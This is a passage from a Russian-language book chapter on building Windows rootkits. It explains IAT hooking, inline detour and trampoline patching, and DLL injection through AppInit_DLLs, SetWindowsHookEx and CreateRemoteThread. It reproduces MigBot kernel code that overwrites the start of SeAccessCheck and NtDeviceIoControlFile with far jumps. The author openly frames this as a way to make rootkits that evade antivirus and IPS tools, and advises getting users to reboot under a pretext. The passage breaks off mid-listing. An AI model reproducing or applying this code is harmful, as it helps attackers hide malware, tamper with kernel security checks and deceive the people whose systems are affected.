Поскольку пользовательское приложение загружает KERNEL32.DLL в собственное адресное пространство (адреса памяти между 0x00010000 и 0x7FFE0000), наш руткит может запросто перезаписать любую функцию в KERNEL32.DLL или даже

таблицу IAT. Этот процесс называется перехватом API (в англоязычной литературе – **API hooking**).

3.2.1. ПЕРЕЗАПИСЬ АДРЕСА ФУНКЦИИ

Проще всего перезаписать таблицу импорта процесса (IAT). У каждого приложения есть структура `IMAGE_IMPORT_DESCRIPTOR`, содержащая имена DLL, функции которых импортируются приложением, а также два указателя на два массива структур `IMAGE_IMPORT_BY_NAME`. Структура `IMAGE_IMPORT_BY_NAME` содержит имена функций, импортированных приложением.

При загрузке приложения в память операционная система анализирует структуру `IMAGE_IMPORT_DESCRIPTOR` и загружает необходимые приложению библиотеки. Как только библиотеки загружены, операционная система модифицирует массивы `IMAGE_IMPORT_BY_NAME`, записывая в них реальные адреса требуемых приложению функций.

Пусть руткит-версия функции находится в адресном пространстве приложения (тому, как она туда попадет, посвящен п. 3.3). Тогда руткиту ничего не стоит переписать таблицу IAT, заменив адрес исходной API-функции адресом собственной функции.

Изменение IAT-таблицы – это очень мощная, но в то же время простая техника. Основное ее преимущество состоит в простоте реализации. К тому же эта техника очень подробно описана, в том числе в документации по API, ведь это совершенно законная процедура, используемая самой операционной системой. В документации по API он называется *DLL-forwarding*. А недостаток у этого способа только один: перехват API сравнительно легко обнаруживается антивирусами и антируткитными средствами.

К сожалению, этот способ применим не ко всем приложениям. Некоторые из них не заполняют IAT-таблицу во время запуска, потому что разрешают адреса импортируемых функций по требованию, вызывая `LoadLibrary` и `GetProcAddress`. Эти приложения вообще не используют IAT, то есть ваш руткит не сработает. В этих случаях поможет более сложная техника – перезапись кода функции, уже загруженного в память.

3.2.2. ПЕРЕЗАПИСЬ САМОЙ ФУНКЦИИ

Теперь не важно, как приложение получило адрес API-функции, с которой мы собираемся «играть» – из таблицы IAT или вызовом `GetProcAddress`.

Ведь мы будем подменять не адрес, а непосредственно байты кода исходной функции.

Общий алгоритм выглядит так:

1. Руткит сохраняет несколько первых байтов исходной функции - эти байты будут сейчас перезаписаны.
2. Затем руткит пишет на место первых байтов команду безусловного перехода JMP. Перехода куда? Конечно же, на код подменной функции.
3. После выполнения кода руткита выполняются сохраненные байты функции и вызывается исходная функция (то есть еще одна инструкция JMP, но на исходную функцию). Исходная функция возвращает результат, но не основной программе, а руткиту.
4. Руткит модифицирует результат и передает управление основной программе.

Сколько же байтов оригинальной функции можно переписать? Команда безусловного перехода занимает пять байтов. Проще всего переписать именно первые пять байтов исходной функции. Во-первых, первые байты, называемые преамбулой, одинаковы для всех функций Win32 API. Они всем известны, благодаря чему их можно даже не сохранять, что существенно упрощает схему перезаписи: вместо безусловного перехода на сохраненные инструкции их можно просто взять и выполнить.

Необходимо учесть только то, что преамбула функций различна для различных версий Windows. Если версия Windows младше XP SP2, то преамбула выглядит так:

Инструкции Ассемблера	Шестнадцатеричное представление
push ebp	55
mov ebp, esp	8b ec

Если же установлена Windows XP SP2 или более поздняя версия, то преамбула выглядит иначе:

Инструкции Ассемблера	Шестнадцатеричное представление
mov edi, edi	8bff
push ebp	55
mov ebp, esp	8b ec

Заметьте, что в Windows XP SP1 преамбула занимает всего 3 байта (55 8b ec). Получается, что перезаписывать придется преамбулу и два байта

какой-то другой инструкции. Это нужно учитывать: ваша функция, выполняющая перезапись, должна быть в состоянии выполнить дизассемблирование начала функции и определить длину инструкций.

В Windows XP SP2 наша работа значительно упрощена. Преамбула занимает 5 байтов – как раз столько, сколько нужно. В этом нам помогла сама корпорация Microsoft. Неужели Microsoft не предусмотрела, в каких целях это может использоваться? Как раз наоборот: именно для этих целей она это и сделала. В SP2 появилась новая функция «горячего патча», позволяющая вставлять новый код без перезагрузки системы. Мы не сделали ничего незаконного, просто воспользовались новой возможностью от Microsoft.

Теперь поговорим о второй причине перезаписи именно первых байтов функции. Собственно, говорить-то и не о чем. Думаю, это и так ясно. Представьте, что вы поместили безусловный переход в середину функции. Потом, когда вам нужно будет запустить исходную функцию, код вашей функции значительно усложняется: ведь вам нужно будет выполнить код исходной функции до безусловного перехода, выполнить перезаписанные байты и передать управление оставшейся части функции. Одна ошибка в подобном процессе может привести к непредсказуемым результатам. Вывод: помещение безусловного перехода в начало функции является оптимальным и самым простым решением.

Теперь немножко терминологии. Байты кода, которые вы перезаписываете и которые нужно где-то сохранить, а потом выполнить, называются трамплином. Безусловный переход, который вы помещаете в целевую функцию, называется обходом. Схема подмены функции с помощью обхода и трамплина приведена на рис. 3.3.

Исходная функция – это функция пользовательского приложения, вызывающая целевую API-функцию. Глядя на рисунок, все становится на свои места: исходная функция вызывает целевую, но, поскольку мы поместили в ее начало «обход», мы переходим на функцию обхода.

Данная функция выполняет какие-то действия и передает управление функции трамплина. Основная ее задача – подготовить трамплин, то есть выполнить ту последовательность инструкций, которая была перезаписана обходом. После этого функция трамплина передает управление целевой функции, которая возвращает результат функции обхода. Последняя модифицирует результат (если это нужно) и отправляет его исходной функции.

Дополнительную информацию об изменении пути исполнения и других модификациях, выполняемых руткитами, вы сможете найти в статье «Windows под прицелом», опубликованной на сайте <http://www.securitylab.ru>.




Рис. 3.3. Перезапись функции в памяти

3.3. ВНЕДРЕНИЕ КОДА РУТКИТА В ЧУЖОЙ ПРОЦЕСС

Вот теперь начинается самое интересное. Мы рассмотрим, как можно поместить код своего руткита в адресное пространство другого процесса. Общее название описываемого метода – DLL-инъекция. Заключается он в том, что мы добавляем нашу DLL в другой процесс. Итак, внедрить нашу DLL можно тремя способами:

- с помощью ключа AppInit_DLLs реестра Windows;
- посредством перехвата сообщений Windows;
- с помощью удаленных потоков.

3.3.1. Ключ AppInit_DLLs

Это самый простой способ, работающий в Windows NT/2000/XP/2003. Заключается он в следующем: руткиту нужно прописать в ключе HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Windows\AppInit_DLLs (рис. 3.4) собственную библиотеку, которая бы перезаписывала таблицу IAT. При запуске приложения, использующего библиотеку USER32.DLL, выполняется загрузка указанной в этом ключе библиотеки в адресное пространство приложения. Загрузка DLL выполняется самой библиотекой USER32.DLL. Стоит отметить, что это официальный и хорошо документированный способ.

Как видно из рисунка, в ключе AppInit_DLLs «прописана» библиотека брандмауэра Outpost Firewall Pro. Опять мы ничего не нарушаем, а используем возможности Windows.

Кстати, если в этом ключе уже есть какая-то библиотека, через запятую вы можете указать свою. Библиотека USER32.DLL загружает все DLL, перечисленные в ключе AppInit_DLLs, в адресное пространство процесса. После загрузки каждой DLL вызывается ее функция DllMain с параметром, через который передается причина вызова функции. Этот параметр может

принимать одно из четырех значений, их которых нас интересует только DLL_PROCESS_ATTACH, указывающее, что DLL подключается к процессу. Как только ваша DLL присоединится к процессу, вам ничто не стоит переопределить функции,ываемые процессом, что позволит вам легко скрывать процессы, файлы, ключи реестра и сетевые соединения.




Рис. 3.4. Ключ AppInit_DLLs

Однако у этого способа есть маленький недостаток: значение ключа AppInit_DLLs действует не на все процессы, а только на те, которые были запущены после его присвоения.

Пусть наш руткит, предназначенный для скрытия определенных ключей реестра, благополучно прописал свою DLL в ключе AppInit_DLLs, но пользователь успел открыть редактор реестра до этого. Тогда **regedit**, как ни в чем не бывало, продолжит отображать все ключи реестра. После перезагрузки компьютера этот недостаток исчезает. Поэтому после установки руткита нужно под каким-либо предлогом попросить пользователя перезагрузить компьютер.

3.3.2. ПЕРЕХВАТ СООБЩЕНИЙ WINDOWS

Вся работа Windows основана на событиях (events) и сообщениях (messages). Событие – это любое действие, относящееся к приложению. Например, нажал пользователь клавишу на клавиатуре – произошло событие нажатия клавиши, перетащил окно – возникло событие перемещения окна и т. д. Windows отслеживает события и сообщает о них приложениям с помощью сообщений. Программист при разработке своего приложения определяет

обработчики событий (event handlers) – функции, которые будут выполнены при возникновении того или иного события.

Компания Microsoft любезно предусмотрела функцию, позволяющую перехватывать сообщения другого процесса – `SetWindowsHookEx` (опять мы воспользовались Windows API!). С помощью этой функции мы можем загрузить нашу DLL в адресное пространство процесса. Функцию должен вызвать загрузчик руткита или отдельное приложение, используемое для DLL-инъекции.

Прототип функции `SetWindowsHookEx` выглядит так:

```
HHOOK SetWindowsHookEx(
    int idHook,
    HOOKPROC lpfn,
    HINSTANCE hMod,
    DWORD dwThreadId);
```

Первый параметр задает тип ловушки, например, `WH_KEYBOARD`. Ловушка типа `WH_KEYBOARD` позволяет перехватывать сообщения клавиатуры. Другие допустимые ловушки приведены в табл. 3.1.

Таблица 3.1. Ловушки сообщений

Ловушка	Описание
<code>WH_CALLWNDPROC</code>	Позволяет установить ловушку (функцию перехвата), просматривающую сообщения к оконной процедуре (см. справку по API-функции <code>CallWndProc</code>)
<code>WH_CALLWNDPROCRET</code>	Подобна <code>WH_CALLWNDPROC</code> , но перехватываются сообщения, которые уже обработаны оконной процедурой
<code>WH_DEBUG</code>	Используется при отладке других ловушек
<code>WH_GETMESSAGE</code>	Используется для перехвата всех сообщений, поставленных в очередь
<code>WH_JOURNALPLAYBACK</code>	Перехватывает сообщения, которые были предварительно записаны процедурой перехвата <code>WH_JOURNALRECORD</code>
<code>WH_JOURNALRECORD</code>	Перехватывает все сообщения, записанные в системную очередь
<code>WH_KEYBOARD</code>	Позволяет контролировать сообщения клавиатуры
<code>WH_MOUSE</code>	Позволяет контролировать сообщения мыши

WH_MSGFILTER	Используется для перехвата сообщений, генерируемых диалоговыми окнами (dialog box), информационными окнами (message box), меню и полосами прокрутки (scroll bar)
WH_SYSMSGFILTER	Позволяет перехватывать сообщения, которые возникают в результате ввода в диалоговое окно, информационное окно, меню и полосу прокрутки

Второй параметр (*lpfn*) – это адрес функции-ловушки, то есть функции, отвечающей за перехват. Если параметр *dwThreadId* равен 0 или указывает на поток, созданный другим процессом, то параметр *lpfn* должен указывать на функцию в DLL. В противном случае *lpfn* должен указывать на функцию, связанную с текущим процессом.

Третий параметр (*hMod*) указывает DLL, которая содержит код функции-ловушки. Это и есть наша DLL, которая будет внедрена в адресное пространство процесса. *hMod* может быть равен NULL, если параметр *dwThreadId* определяет поток, созданный текущим процессом, и если функция ловушки находится внутри кода, связанного с текущим процессом.

Последний параметр задает идентификатор потока (*это и есть идентификатор процесса, который нужно «прослушать»*), с которым связывается функция ловушки. Если *dwThreadId* равен 0, то функция ловушки слушает все потоки.

Например, если загрузчик руткита вызвал функцию:

```
SetWindowsHookEx (WH_MOUSE, MouseHook, DllHandle, 0);
```

то при возникновении любого события мыши будет вызвана функция *MouseHook* из библиотеки *DllHandle*.

А что такое сама руткит-библиотека? Напишем ее шаблон, содержащий функцию-ловушку (листинг 3.1).

Листинг 3.1.

```
BOOL APIENTRY DllMain(HANDLE hModule, DWORD reason, LPVOID lpReserved)
{
if (reason == DLL_PROCESS_ATTACH)
{
    // код этого блока будет вставлен в адресное пространство
    // процесса-жертвы
```

```

    }
    return TRUE;
}
__declspec (dllexport) LRESULT MouseHook (int code,
                                         WPARAM wParam, LPARAM lParam)
{
    // в идеале наш руткит должен вызвать следующую ловушку
    // и передать ей соответствующие параметры
    return CallNextHookEx(hook, code, wParam, lParam);
}

```

Как видите, при разработке ловушек пользовательского уровня мы не использовали ни ошибок в Windows, ни недокументированных функций. Мы просто использовали Windows API. Я считаю, что это правильно, ведь ошибка может быть исправлена, а недокументированный метод закрыт. С использованием же API же написано сотни тысяч приложений, и блокировка хотя бы одной API-функции может повлечь за собой отказ значительного их числа.

3.3.3. УДАЛЕННЫЕ ПОТОКИ

Следующий способ внедрения нашей DLL в адресное пространство процесса - это использование удаленных потоков. Идея заключается в следующем: загрузчик руткита создает удаленный поток, подключаясь к уже запущенному процессу, в адресное пространство которого и будет загружена DLL нашего руткита.

Для создания удаленного потока используется системный вызов CreateRemoteThread:

```

HANDLE CreateRemoteThread(HANDLE hProcess,
                          LPSECURITY_ATTRIBUTES lpThreadAttributes,
                          SIZE_T dwStackSize,
                          LPTHREAD_START_ROUTINE lpStartAddress,
                          LPVOID lpParameter,
                          DWORD dwCreationFlags,
                          LPDWORD lpThreadId
);

```

Первый параметр – это дескриптор процесса, в который нужно внедрить поток. Чтобы получить дескриптор, загрузчик руткита должен вызвать функцию OpenProcess, позволяющую подключиться к открытому процессу. Вот ее прототип:

```

HANDLE OpenProcess(DWORD dwDesiredAccess,
                   BOOL bInheritHandle,
                   DWORD dwProcessID
);

```

Чтобы присоединиться к процессу, нужно знать его PID (Process Identifier). PID процесса можно найти и программно, с помощью API.

Возвращаясь к функции `CreateRemoteThread`, параметры `lpThreadAttributes` и `lpThreadId` нужно установить в `NULL`, а `dwStackSize` и `dwCreationFlags` – в `0`.

Значением параметра `lpStartAddress` должен быть адрес функции `LoadLibrary` процесса-жертвы. Отсюда ясно, что таким способом внедрить руткит можно только в приложение, использующее KERNEL32.DLL, которая и экспортирует `LoadLibrary`. Получить адрес `LoadLibrary` можно с помощью функции `GetProcAddress`:

```
GetProcAddress(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryA");
```

Параметр `lpParameter` – это строка, передаваемая `LoadLibrary`. Но загрузчик руткита не может просто передать адрес строки, поскольку эта строка находится в его адресном пространстве, а нужно, чтобы она попала в адресное пространство процесса-жертвы. Обойти это препятствие позволяют два системных вызова: `VirtualAllocEx` и `WriteProcessMemory`.

С помощью `VirtualAllocEx` загрузчик руткита может распределить память в целевом процессе:

```
LPVOID VirtualAllocEx(
    HANDLE hProcess,
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD  flAllocationType,
    DWORD  flProtect
);
```

Для записи имени DLL руткита используется вызов `WriteProcessMemory`, которому нужно передать адрес, который вы получите от вызова `VirtualAllocEx`.

Прототип `WriteProcessMemory`:

```
BOOL WriteProcessMemory (
    HANDLE hProcess,
    LPVOID lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T* lpNumberOfBytesWritten
);
```

3.4. ПАТЧИНГ «НА ЛЕТУ»

Методы, рассмотренные в предыдущем параграфе, бесспорно очень мощные, но они статичны как мир, поэтому легко определяются антируткитными

средствами. Иногда более эффективным методом является **патчинг времени выполнения, то есть наложение патча «на лету», без завершения программы**. Патчинг времени тоже не является новой технологией, но при разработке руткитов он используется довольно редко, что позволяет руткиту оставаться незамеченным антивирусами, антируткитными средствами и даже программами криминалистической экспертизы.

Для разработчика руткита патчинг – это одна из наиболее продвинутых технологий, вооружившись которой вы сможете создавать неопределяемые даже самыми новыми IPS-системами руткиты.

Подобие патчинга «на лету» мы уже рассмотрели в п. 3.2.2, но тогда мы использовали эту технику для достижения совершенно иной цели. Теперь мы не будем перехватывать функции API, а просто заменим пару байтов в исходной функции – «пропатчим» их, записав вместо оригинальных байтов переход на функцию руткита. Схема «обхода», или изменения потока управления (control flow rerouting), показана на рис.3.5.




Рис. 3.5. Схема «обхода»

Руткит вместо оператора N вставляет безусловный переход на свой код, который выполняет нужные руткиту действия, а затем возвращает управление исходной функции, только не оператору N + 1, а оператору, возвращающему результат. Несложно догадаться, что в процессе выполнения код руткита модифицировал этот самый результат.

Первым делом нужно найти адрес функции в памяти, что проще всего сделать, если функция импортирована. После этого нужно определить, куда именно поместить наш JMP. В п.3.2.2. главе мы помещали его в начало

функции, но тогда задача была другая. Сейчас же нам нужно, чтобы функция сама выполнила некоторые действия, а потом только перешла на код руткита.

Для этого нам нужно «разобрать» функцию по косточкам, чтобы понять, что именно она делает, и исходя из этого выбрать наилучшее место для записи «трамплина» (JMP на нашу функцию). При этом нужно учитывать, что «трамплин» занимает 7 байтов. Ясно, что некоторые инструкции исходной функции, возможно, нужно будет сохранить. Без этого никак. Вся беда в том, что у разных инструкций -- разная длина. Push может занимать 1 байт, а JMP – 7 байтов. Вот и попробуй втиснуть JMP.

Вряд ли вам удастся найти одну, две или три инструкции, чтобы их общая длина была в точности равна 7 байтам. Чаще всего у вас останется один-два лишних байта (рис. 3.6, а).

a)	<table border="1"> <tr> <td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td></tr> <tr> <td>OP1</td><td></td><td>OP2</td><td></td><td>OP3</td><td></td><td>OP4</td><td></td><td>OP5</td></tr> <tr> <td colspan="9">Far JMP My_Rootkit_Code</td></tr> </table>	1	2	3	4	5	6	7	8	9	OP1		OP2		OP3		OP4		OP5	Far JMP My_Rootkit_Code								
1	2	3	4	5	6	7	8	9																				
OP1		OP2		OP3		OP4		OP5																				
Far JMP My_Rootkit_Code																												
b)	<table border="1"> <tr> <td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td></tr> <tr> <td colspan="7">Far JMP My_Rootkit_Code</td><td>???</td><td>OPS</td></tr> </table>	1	2	3	4	5	6	7	8	9	Far JMP My_Rootkit_Code							???	OPS									
1	2	3	4	5	6	7	8	9																				
Far JMP My_Rootkit_Code							???	OPS																				
c)	<table border="1"> <tr> <td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td></tr> <tr> <td colspan="7">Far JMP My_Rootkit_Code</td><td>NOP</td><td>OPS</td></tr> </table>	1	2	3	4	5	6	7	8	9	Far JMP My_Rootkit_Code							NOP	OPS									
1	2	3	4	5	6	7	8	9																				
Far JMP My_Rootkit_Code							NOP	OPS																				

Рис. 3.6. Замещение инструкций

На рис. 3.6 вверху видно, что в памяти последовательно расположены инструкции OP1 – OP5 длиной 1, 3, 1, 3 и 1 байт соответственно. На это место нужно вписать команду дальнего перехода, которая занимает 7 байтов; она займет место инструкций OP1 – OP4. Результат замещения показан на рис. 3.6, б.

Последний байт инструкции OP4 будет воспринят процессором как следующая команда, результаты чего могут оказаться непредсказуемыми вплоть до синего экрана смерти. Чтобы этого не случилось, на его место нужно записать пустую команду NOP (0x90), которая как раз занимает один байт. Если «лишних» байтов останется 2-3, то инструкцию NOP нужно записать на место каждого из них. Правильное замещение показано на рис.3.6 (с).

3.4.1. А та ли это функция?

Перед перезаписью нужно убедиться, что вы изменяете именно ту функцию (или именно те байты), которая вам нужна (которые вам нужны). Имени функции для этого недостаточно, ведь код одной и той же функции может

быть совершенно разным для разных версий Windows. Например, функции Home-версии Windows XP имеют те же названия, что и в Pro-версии, но, поскольку Pro-версия поддерживает SMP, код некоторых функций может отличаться. Может быть, ситуация еще проще: пользователь установил Service Pack 2 для Windows XP Pro, который изменил некоторые функции.

Не будем изобретать велосипед, а рассмотрим, как проверяет код на предмет возможности патчинга уже готовый руткит, пользующийся методом патчинга на лету, – MigBot. Скачать его можно с сайта Грега Хогланда, известного гуру в области исследования руткитов, по адресу <http://www.rootkit.com/vault/hoglund/migbot.zip>. Фрагменты кода взяты из файла `migsy.s.c`.

Migbot изменяет поток управления для функций `NtDeviceIoControlFile` и `SeAccessCheck`. Для первой функции длина замещаемой последовательности байтов равна 8 байтам, для второй – 9. В листинге 3.2 приведен код функции, проверяющей, совпадают ли эти байты в текущей среде с образцом.

Листинг 3.2. Проверка, подлежат ли патчингу требуемые функции

```
NTSTATUS CheckFunctionBytesNtDeviceIoControlFile()
{
    int i=0;
    char *p = (char *)NtDeviceIoControlFile;

    //Функция NtDeviceIoControlFile должна
    //начинаться с байтов:
    //55          PUSH EBP
    //8BEC        MOV    EBP, ESP
    //6A01        PUSH  01
    //FF752C      PUSH  DWORD PTR [EBP + 2C]
    // Если функция начинается с заданных байтов, то она та,
    // которая нам нужна

    char c[] = {0x55, 0x8B, 0xEC, 0x6A, 0x01, 0xFF, 0x75, 0x2C};
    while(i<8)
    {
        DbgPrint(" - 0x%02X ", (unsigned char)p[i]);
        if(p[i] != c[i])
        {
            return STATUS_UNSUCCESSFUL;
        }
        i++;
    }
    return STATUS_SUCCESS;
}
NTSTATUS CheckFunctionBytesSeAccessCheck()
```

```

{
    int i=0;
    char *p = (char *)SeAccessCheck;
    //Начало функции SeAccessCheck:
    //55      PUSH EBP
    //8BEC    MOV      EBP, ESP
    //53      PUSH EBX
    //33DB    XOR     EBX, EBX
    //385D24  CMP     [EBP+24], BL

    char c[] = { 0x55, 0x8B, 0xEC, 0x53, 0x33, 0xDB, 0x38, 0x5D,
0x24 };
    while(i<9)
    {
        DbgPrint(" - 0x%02X ", (unsigned char)p[i]);
        if(p[i] != c[i])
        {
            return STATUS_UNSUCCESSFUL;
        }
        i++;
    }
    return STATUS_SUCCESS;
}

```

В этом примере все просто: известны и функции, которые нужно патчить, и команды, с которых они начинаются. Когда вы будете писать собственный руткит, для поиска функции-жертвы и нужного места в ней придется поработать отладчиком. Можно использовать SoftICE или другой отладчик уровня ядра. Я рекомендую SoftICE, в том числе и потому, что в Интернете можно найти много руководств по нему на русском языке. В этой книге мы рассматривать его не будем.

Как только вы перепишете оригинальные инструкции, они навсегда перестанут существовать. Поэтому нужно позаботиться об их сохранении. В примере, поскольку мы знаем, что это за инструкции, достаточно вставить их прямо в код обходных функций (листинг 3.3). Мы покажем просто заглушки, выполняющие только замещенные команды.

Листинг 3.3. Обходные функции

```

__declspec(naked) my_function_detour_ntdeviceiocontrolfile()
{
    __asm
    {
        // выполняем замещенные инструкции
        push    ebp

```

Глава 3. Подмена как образ жизни руткита

```
        mov    ebp, esp
        push   0x01
        push   dword ptr [ebp+0x2C]

        //переходим по указанному адресу (возвращаемся обратно)
        // адрес недействителен, его нужно будет заменить
        // вручную, когда
        // мы его вычислим, но это уже во время выполнения
        // jmp FAR 0x08:0xAAAAAAA
        _emit 0xEA
        _emit 0xAA
        _emit 0xAA
        _emit 0xAA
        _emit 0xAA
        _emit 0x08
        _emit 0x00
    }
}

_declspec(naked) my_function_detour_seaccesscheck()
{
    __asm
    {
        // выполняем замещенные инструкции
        push  ebp
        mov   ebp, esp
        push  ebx
        xor   ebx, ebx
        cmp   [ebp+24], bl

        //переходим по указанному адресу (возвращаемся обратно)
        // адрес недействителен, его нужно будет заменить
        // вручную, когда
        // мы его вычислим, но это уже во время выполнения
        // jmp FAR 0x08:0xAAAAAAA
        _emit 0xEA
        _emit 0xAA
        _emit 0xAA
        _emit 0xAA
        _emit 0xAA
        _emit 0x08
        _emit 0x00
    }
}
```

У нас есть две функции, выполняющие отсутствующие инструкции, но когда их вызывать? Для этого нужно разработать схему обхода. Классическая схема представлена на рис. 3.7.




Рис. 3.7. Схема обхода, используемая MigBot

Вместо первого «оператора» (длиной 7 байтов) мы записываем переход на код руткита. Фрагмент кода, с которого начинается функция, известен заранее, поэтому сохранять его не нужно: мы просто выполним его в рамках обходной функции.

Итак, начинается выполнение функции. Управление сразу же передается на код руткита, выполняющий нужные нам действия. Затем вызывается функция-заглушка, выполняющая перезаписанные инструкции оригинальной функции, и выполнение передается обратно на первую сохранившуюся инструкцию исходного кода.

3.4.2. Куда возвращаться?

В коде обходных функций вы увидели инструкции перехода на несуществующие адреса памяти. Эти адреса – просто заглушки: заранее они неизвестны, и их нужно будет вычислить во время выполнения руткита. Для функции `my_function_detour_ntdeviceiocontrolfile` вычисление выполняет функция `DetourFunctionNtDeviceIoControlFile`, а для `my_function_detour_seaccesscheck` – функция `DetourFunctionSeAccessCheck`. Разберем подробно код второй из них.

```
VOID DetourFunctionSeAccessCheck()
{
    char *actual_function = (char *)SeAccessCheck;
    char *non_paged_memory;
    unsigned long detour_address;           // адрес "обхода"
    unsigned long reentry_address;
    int i = 0;
```

Следующий код будет записан вместо оригинальных инструкций. Это код безусловного перехода на адрес 0008:11223344, а последние два байта – инструкции NOP:

```
char newcode[] = { 0xEA, 0x44, 0x33, 0x22, 0x11, 0x08, 0x00, 0x90, 0x90 };
```

Следующее действие – вычисление адреса возврата, который нужно прописать в `my_function_detour_seaccesscheck()`. Это просто адрес байта, следующего за нашим патчем. Поскольку размер нашего патча равен 9 байтам, то к начальному адресу патча мы должны добавить 9:

```
reentry_address = ((unsigned long)SeAccessCheck) + 9;
```

После этого нужно выделить немного невыгружаемой памяти – столько, сколько нужно для кода руткита. После того, как память будет выделена, мы побайтно скопируем в нее функцию `my_function_detour_seaccesscheck()`. В переменной `detour_address` мы сохраним новый адрес этой функции:

```
// выделяем память в невыгружаемой области памяти
non_paged_memory = ExAllocatePool(NonPagedPool, 256);
// копируем побайтно обходную функцию
// в только что выделенную область памяти
for(i=0;i<256;i++)
{
    ((unsigned char *)non_paged_memory)[i] =
        ((unsigned char*)my_function_detour_seaccesscheck)[i];
}
detour_address = (unsigned long)non_paged_memory;
```

А теперь самое интересное: замена инструкции JMP 0008:11223344 инструкцией перехода на реальный адрес – адрес функции обхода (`detour_address`).

```
*((unsigned long *)(&newcode[1])) = detour_address;
```

И замена адреса 0xAFFFFFFF адресом возврата `reentry_address`:

```
for(i=0;i<200;i++)
{
    if( (0xAA == ((unsigned char *)non_paged_memory)[i]) &&
        (0xAA == ((unsigned char *)non_paged_memory)[i+1]) &&
        (0xAA == ((unsigned char *)non_paged_memory)[i+2]) &&
        (0xAA == ((unsigned char *)non_paged_memory)[i+3]))
    {
        // мы нашли адрес 0xAFFFFFFF
        // заменяем его корректным адресом
        *((unsigned long *)(&non_paged_memory[i])) =
            reentry_address;
        break;
    }
}
```

```

    }
}

```

Все, что нам осталось, -- это перезаписать байты в оригинальной функции:

```

for(i=0;i < 9;i++)
{
    actual_function[i] = newcode[i];
}

```

Код функции `DetourFunctionNtDeviceIoControlFile()` приведен в листинге 3.4 без подробных объяснений, потому что она устроена и работает аналогично только что разобранной.

Листинг 3.4. Вычисление адреса возврата

```

VOID DetourFunctionNtDeviceIoControlFile()
{
    char *actual_function = (char *)NtDeviceIoControlFile;
    char *non_paged_memory;
    unsigned long detour_address;
    unsigned long reentry_address;
    int i = 0;
    char newcode[] = { 0xEA, 0x44, 0x33, 0x22, 0x11, 0x08, 0x00, 0x90 };
    reentry_address = ((unsigned long)NtDeviceIoControlFile) + 8;
    non_paged_memory = ExAllocatePool(NonPagedPool, 256);
    for(i=0;i<256;i++)
    {
        ((unsigned char *)non_paged_memory)[i] =
        ((unsigned char *)my_function_detour_ntdeviceiocontrolfile)[i];
    }
    detour_address = (unsigned long)non_paged_memory
    *( (unsigned long *)(&newcode[1]) ) = detour_address;
    for(i=0;i<200;i++)
    {
        if( (0xAA == ((unsigned char *)non_paged_memory)[i]) &&
            (0xAA == ((unsigned char *)non_paged_memory)[i+1]) &&
            (0xAA == ((unsigned char *)non_paged_memory)[i+2]) &&
            (0xAA == ((unsigned char *)non_paged_memory)[i+3]))
        {
            *( (unsigned long *)(&non_paged_memory[i]) ) =
                reentry_address;
            break;
